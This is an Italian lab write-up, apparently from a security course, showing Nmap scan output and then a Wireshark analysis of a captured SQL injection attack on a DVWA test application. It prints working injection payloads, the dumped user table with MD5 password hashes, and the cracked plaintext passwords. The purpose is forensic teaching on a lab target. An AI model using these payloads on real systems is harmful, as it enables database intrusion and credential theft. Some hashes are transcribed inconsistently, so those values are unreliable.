|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Go ahead and ScanMe!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.73 seconds
```

Il risultato ci mostra che sul server remoto (indirizzo IP 45.33.32.156) sono attive le porte 22 (ssh) e 80 (http) e che il sistema operativo rilevato è *Linux*.

Esercizio 4 - Analisi database MySQL con wireshark

Gli attacchi SQL injection permettono agli attaccanti di inserire istruzioni SQL in un sito web e ricevere una risposta dal database. Ciò consente di alterare i dati correnti nel database, falsificare identità e compiere varie azioni dannose.

Nel laboratorio viene analizzato un file .pcap, creato per consentire di visualizzare un attacco precedente contro un database SQL.


Avviamo *wireshark* per analizzare il traffico catturato nel file pcap chiamato *SQL_Lab.pcap* nella directory *home/analyst/lab.support.files*

Come possiamo vedere nello screenshot che segue, gli indirizzi IP coinvolti nell'attacco sono *10.0.2.4* e *10.0.2.15*

No.	Time	Source	Destination	Protocol	Length	Source Port	Destination Port	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614	80	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80	35614	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614	80	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	35614	80	POST /dwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80	35614	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	80	35614	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614	80	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	35614	80	GET /dwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	80	35614	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614	80	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	35614	80	GET /dwa/dwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	80	35614	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	35638	80	GET /dwa/vulnerabilities/sql?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80	35638	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	80	35638	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	35640	80	GET /dwa/vulnerabilities/sql?id=1%27+or+%270%27%3D%27+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80	35640	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	80	35640	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	35642	80	GET /dwa/vulnerabilities/sql?id=1%27+or+1%3D1+union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80	35642	80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	80	35642	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	35644	80	GET /dwa/vulnerabilities/sql?id=1%27+or+1%3D1+union+select+null%2C+version%28%29%23&Submit=Submit HTTP/1.1


Ci viene richiesto di seguire il traffico HTTP a partire dalla HTTP GET request della linea 13 con *Click destro > Follow > HTTP stream*.

Nella finestra che si apre inseriamo nel campo di ricerca *1=1*. Questo comando è stato inserito dall'attaccante nella query per l'userID sul target 10.0.2.15 per verificare se la web application fosse vulnerabile ad attacchi di tipo SQL injection.



In questo caso il server anziché rispondere con un messaggio di errore del login utente, fornisce con il record del database utenti del sito, dimostrando di essere vulnerabile all'attacco.

Cambiamo il filtro di wireshark e seguiamo il flusso HTTP dal pacchetto 19, inseriamo nuovamente nel campo di ricerca `1=1`




Questa volta la query dell'attaccante è stata più articolata (`1' or 1=1 union select database(), user()#`). Ancora una volta il server non dà un messaggio di errore, ma come richiesto dalla query SQL risponde con l'intero database di utenti chiamato *dvwa* e l'utente *root@localhost*.

Seguiamo ora il flusso HTTP dal pacchetto 22.



Seguiamo lo stream dal pacchetto 25 e cerchiamo ancora $1=1$ ed analizziamo la risposta



Follow HTTP Stream (tcp.stream eq 6)

Stream Content

```
...<input type="submit" name="Submit" value="Submit">
...</p>

</form>

<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb3d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3353d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e99b7f</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

<h2>More Information</h2>

</div>
```

Entire conversation (7186 bytes)

15

Possiamo concludere l'esercizio cercando su crackstation la decodifica degli hash ottenuti

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

Non sono un robot

reCAPTCHA

Privacy - Termini

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Poiché le credenziali sono tutte molto semplici, il risultato mostra le password in chiaro e l'algoritmo di hash usato per la codifica.